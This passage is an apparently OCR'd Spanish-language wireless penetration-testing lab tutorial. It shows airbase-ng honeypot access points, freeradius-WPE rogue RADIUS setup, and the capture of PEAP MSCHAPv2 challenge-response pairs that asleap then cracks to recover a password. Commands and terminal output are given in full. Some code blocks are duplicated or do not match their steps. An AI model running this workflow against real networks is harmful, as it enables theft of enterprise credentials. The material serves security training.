01:56:21  Access Point with BSSID AA:AA:AA:AA:AA:AA started.
```


4. Vamos a crear el punto de acceso protegido por WEP en **mon1:**

```
root@bt: ~ - Shell No. 3 - Konsole
Session  Edit  View  Bookmarks  Settings  Help

root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a BB:BB:BB:BB:BB:BB -W 1 mon1
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:59:44  Created tap interface at1
01:59:44  Trying to set MTU on at1 to 1500

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether BB:BB:BB:BB:BB:BB


01:59:45  Access Point with BSSID BB:BB:BB:BB:BB:BB started.
```


5. El punto de acceso WPA-PSK será el **mon2:**

```
root@bt: ~ - Shell No. 4 - Konsole
Menu  on  Edit  View  Bookmarks  Settings  Help

root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:58:48  Created tap interface at2
01:58:48  Trying to set MTU on at2 to 1500
01:58:48  Trying to set MTU on mon2 to 1800
01:58:48  Access Point with BSSID CC:CC:CC:CC:CC:CC started.
```


6. WPA2-PSK AP estará en **mon3**:



7. Se puede ejecutar airodump-ng en el mismo canal para asegurar que todos los cuatro puntos de acceso están en marcha, como se muestra:



8. Ahora vamos a cambiar a encendido la conexión Wi-Fi, en el cliente itinerante. Dependiendo de la red **Wireless Lab** que había conectado con anterioridad, se conectará con la configuración de seguridad. En mi caso, se conecta a la red WPA-PSK, como se muestra a continuación:



17.7.10. Clientes cebo

Crear diferentes configuraciones de seguridad en el cliente para el mismo SSID y comprobar si el conjunto de Honeypots es capaz de detectarlas.

Es importante tener en cuenta que muchos clientes Wi-Fi pueden no activar la sonda para las redes que se registran en su perfil. Puede que no sea posible detectar estas redes utilizando la técnica que hemos discutido aquí.

17.8. ATACAR WPA ENTERPRISE Y RADIUS

WPA Enterprise ha tenido siempre un aura de *indestructible* que lo rodea. La mayoría de los administradores de red piensan en ella como una panacea para todos sus problemas de seguridad inalámbrica. En este capítulo, vamos a ver que nada podía estar más lejos de la verdad.

Aquí vamos a aprender cómo atacar el WPA-Enterprise utilizando diferentes herramientas y tecnologías disponibles en BackTrack.

Vamos a cubrir lo siguiente en el transcurso de este capítulo:

- Consiguracion de freeradius-WPE
- Atacar PEAP en clientes Windows
- Atacar EAP-TTLS

Las mejores prácticas de seguridad para empresas

17.8.1. Configuración de freeRADIUS-WPE

Vamos a necesitar un servidor Radius para orquestar ataques WPA-Enterprise. El más utilizado servidor de Radius Open Source es **freeRADIUS**. Sin embargo, su creación es difícil y configurarlo para cada ataque puede ser tedioso.

Joshua Wright, un investigador de seguridad bien conocido ha creado un parche para Freeradius que hace que sea más fácil de configurar y llevar a cabo los ataques. Este parche fue lanzado como el freeradius-WPE (Wireless Pwnage Edition). La buena noticia es que viene preinstalado con BackTrack y, por lo tanto, no necesitamos hacer ninguna instalación. Vamos primero a configurar el servidor Radius en BackTrack.


17.8.2. Configuración del AP con freeRADIUS-WPE

Siga las instrucciones para comenzar:


1. Conecte uno de los puertos LAN del punto de acceso al puerto Ethernet de la máquina BackTrack en funcionamiento. En nuestro caso, la interfaz es eth1. Levantar la interfaz y obtener una dirección IP por DHCP funcionando como se muestra en la siguiente pantalla:

```
root@bt: ~
File  Edit  View  Terminal  Help
root@bt:~# dhclient3 eth1
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth1/08:00:27:c6:33:f9
Sending on   LPF/eth1/08:00:27:c6:33:f9
Sending on   Socket/fallback
DHCPDISCOVER on eth1 to 255.255.255.255 port 67 interval 8
DHCPOFFER of 192.168.0.198 from 192.168.0.1
DHCPREQUEST of 192.168.0.198 on eth1 to 255.255.255.255 port 67
DHCPACK of 192.168.0.198 from 192.168.0.1
bound to 192.168.0.198 -- renewal in 39823 seconds.
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
```

2. Inicie sesión en el punto de acceso y definir el **modo de seguridad WPA-Enterprise**. A continuación, en la sección **EAP (802.1x)**, entrar la **dirección IP** del **servidor RADIUS** como **192.168.0.198**. Esta es la misma dirección IP asignada a nuestra interfaz de cable en el paso 1. El **secreto compartido del servidor RADIUS** se **prueba** como se muestra en la siguiente pantalla:



3. Vamos a abrir una nueva terminal y vaya al directorio /usr/local/etc/raddb. Aquí es donde están todos los archivos de configuración de FreeRadius-WPE y son los siguientes:



4. Abra eap.conf, usted encontrará que la default_eap_type está establecida en PEAP. Vamos a dejarlo como está:

```
root@bt: /usr/local/etc/raddb
File Edit View Terminal Help
        eap {
                default_eap_type = peap
                timer_expire     = 60
                ignore_unknown_eap_types = no
                cisco_accounting_username_bug = yes
                md5 {
                }
                leap {
                }
                gtc {
                        auth_type = PAP
                }
                tls {
                        private_key_password = whatever
                        private_key_file = ${raddbdir}/certs/server.pem
                        certificate_file = ${raddbdir}/certs/server.pem
                        CA_file = ${raddbdir}/certs/ca.pem
                        dh_file = ${raddbdir}/certs/dh
                        random_file = ${raddbdir}/certs/random
                        fragment_size = 1024
                        include_length = yes
                }
                ttls {
                }
                 peap {
                        default_eap_type = mschapv2
                        #copy_request_to_tunnel = no
                        #use_tunneled_reply = no
                        #proxy_tunneled_request_as_eap = yes
                }
                mschapv2 {
-- VISUAL --                                                    2,26-40       Top
```

5. Abra clients.conf. Aquí es donde se define la lista de clientes permitidos que pueden conectarse a nuestro servidor RADIUS. A medida que vamos observando el secreto para los clientes en los valores por defecto en el rango 192.168.0.0/16 para poner a prueba. Esto es exactamente lo que se utilizó en el paso 2.

```
root@bt: /usr/local/etc/raddb
File Edit View Terminal Help
#       client 192.168.3.4 {
#               secret = testing123
#       }
#}

client 192.168.0.0/16 {
        secret          = test
        shortname       = testAP
}
client 172.16.0.0/12 {
        secret          = test
        shortname       = testAP
}
client 10.0.0.0/8 {
        secret          = test
        shortname       = testAP
}
#client 127.0.0.1 {
#       secret          = test
#       shortname       = testAP
#}
~
~
~
```

6. Ahora estamos listos para iniciar el servidor RADIUS con un radiusd –s -X:

```
root@bt: /usr/local/etc/raddb
File Edit View Terminal Help
root@bt:/usr/local/etc/raddb# radiusd -s -X
```

7. Una vez que se ejecuta este, verá un montón de mensajes de depuración en la pantalla, pero al final el servidor se establecerá para escuchar las solicitudes. ¡Impresionante! La configuración ya está lista para comenzar las sesiones de laboratorio en este capítulo:

```
File  Edit  View  Terminal  Help
  attr_filter attr_filter.accounting_response {
        attrsfile = "/usr/local/etc/raddb/attrs.accounting_response"
        key = "%{User-Name}"
  }
 Module: Checking session {...} for more modules to load
 Module: Checking post-proxy {...} for more modules to load
 Module: Checking post-auth {...} for more modules to load
 } # modules
} # server
radiusd: #### Opening IP addresses and Ports ####
listen {
        type = "auth"
        ipaddr = *
        port = 0
}
listen {
        type = "acct"
        ipaddr = *
        port = 0
}
listen {
        type = "control"
 listen {
        socket = "/usr/local/var/run/radiusd/radiusd.sock"
 }
}
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on proxy address * port 1814
Ready to process requests.
```

root@bt: /usr/local/etc/...

17.8.3. Jugando con RADIUS

Freeradius-WPE tiene un montón de opciones. Puede ser una buena idea para que se familiarice con ellas. Lo más importante es tomar tiempo para las diferentes salidas de los archivos de configuración y la forma en que todos trabajan juntos.

17.8.4. Atacar PEAP

Protocolo de autenticación extensible protegido (PEAP) es la versión más popular de la EAP en uso. Este es el mecanismo EAP enviado de forma nativa con Windows.

PEAP tiene dos versiones:

1. *PEAPv0 con EAP-MSCHAPv2 (el más popular, ya que tiene soporte nativo en Windows.)*
2. *PEAPv1 con EAP-GTC.*

PEAP utiliza certificados del lado del servidor para la validación del servidor Radius. Casi todos los ataques contra PEAP aprovechan errores de configuración en la validación de certificados en el laboratorio. Vamos a ver cómo romper PEAP cuando la validación de certificados se apaga en el cliente.

17.8.5. Cracking Peap

Siga las instrucciones para comenzar:

1. Comprobamos el archivo eap.conf para asegurarnos de que PEAP está habilitado:

```
File  Edit  View  Terminal  Help
 attr_filter attr_filter.accounting_response {
       attrsfile = "/usr/local/etc/raddb/attrs.accounting_response"
       key = "%{User-Name}"
 }
Module: Checking session {...} for more modules to load
Module: Checking post-proxy {...} for more modules to load
Module: Checking post-auth {...} for more modules to load
} # modules
} # server
radiusd: #### Opening IP addresses and Ports ####
listen {
        type = "auth"
        ipaddr = *
        port = 0
}
listen {
        type = "acct"
        ipaddr = *
        port = 0
}
listen {
        type = "control"
 listen {
        socket = "/usr/local/var/run/radiusd/radiusd.sock"
 }
}
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on proxy address * port 1814
Ready to process requests.
```

2. A continuación, reiniciar el servidor de Radius con radiusd –s -X:

```
root@bt: /usr/local/etc/raddb
File  Edit  View  Terminal  Help
        attrsfile = "/usr/local/etc/raddb/attrs.accounting_response"
        key = "%{User-Name}"
  }
 Module: Checking session {...} for more modules to load
 Module: Checking post-proxy {...} for more modules to load
 Module: Checking post-auth {...} for more modules to load
 } # modules
} # server
radiusd: #### Opening IP addresses and Ports ####
listen {
        type = "auth"
        ipaddr = *
        port = 0
}
listen {
        type = "acct"
        ipaddr = *
        port = 0
}
listen {
        type = "control"
 listen {
        socket = "/usr/local/var/run/radiusd/radiusd.sock"
 }
}
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on proxy address * port 1814
Ready to process requests.
```

3. Hacemos el seguimiento del archivo de registro creado por freeradius-WPE:

4. Windows tiene soporte nativo para PEAP. Vamos a garantizar que la verificación de certificados se ha apagado:

5. Sólo tenemos que conectar con el punto de acceso **Wireless Lab** en Windows para iniciar la autenticación PEAP.

6. Una vez que el cliente se conecta al punto de acceso, el cliente pide un **nombre** de **usuario/contraseña**. Utilizamos **Security Tube** con el **nombre de usuario** y el password **abcdefghi**.

7. Tan pronto como hacemos esto, podemos ver que la respuesta al desafío MSCHAP-v2 aparece en el archivo de registro:

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# tail -f /usr/local/var/log/radius/freeradius-server-wpe.log -n 0
mschap: Tue Aug  2 04:18:54 2011

        username: SecurityTube
        challenge: b0:f3:c2:a3:06:0c:94:f5
        response: b0:c8:dc:06:1f:9d:c2:bc:35:7d:f2:5b:48:2a:99:58:85:10:04:54:98:ca:04:f9

^C
root@bt:~#
```

8. Ahora usamos Asleap para romper, se está usando un archivo de lista de contraseñas que contiene la contraseña abcdefghi y seremos capaces de romper la clave.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# tail -f /usr/local/var/log/radius/freeradius-server-wpe.log -n 0
mschap: Tue Aug  2 04:18:54 2011

        username: SecurityTube
        challenge: b0:f3:c2:a3:06:0c:94:f5
        response: b0:c8:dc:06:1f:9d:c2:bc:35:7d:f2:5b:48:2a:99:58:85:10:04:54:98:ca:04:f9

^C
root@bt:~# asleap -C b0:f3:c2:a3:06:0c:94:f5 -R b0:c8:dc:06:1f:9d:c2:bc:35:7d:f2:5b:48:2a:99:58:
85:10:04:54:98:ca:04:f9 -W list
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "list".
        hash bytes:        9052
        NT hash:           e18614f7c6811f043fbf54205e929052
        password:          abcdefghi
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
```

17.8.6. Varios ataques en PEAP

PEAP puede estar mal configurado de diferentes maneras. Incluso si está habilitado la validación de certificados, si el administrador no hace mención de los servidores auténticos en la lista **Conectar a estos servidores**, el atacante puede obtener un certificado real a otro dominio de cualquiera de las autoridades de certificación en la lista. Esto seguiría siendo aceptado por el cliente. Hay otras variantes de que este ataque sea posible también.

Vamos a animar al lector a explorar las diferentes posibilidades en esta sección.

17.8.7. Atacar EAP-TTLS

En **EAP-Túnel Transport Layer Security (EAP-TTLS)**, el servidor se autentica con un certificado. El cliente que desee puede usar el certificado también. Desafortunadamente, esto no tiene soporte nativo en Windows y tenemos que usar utilidades de terceros.

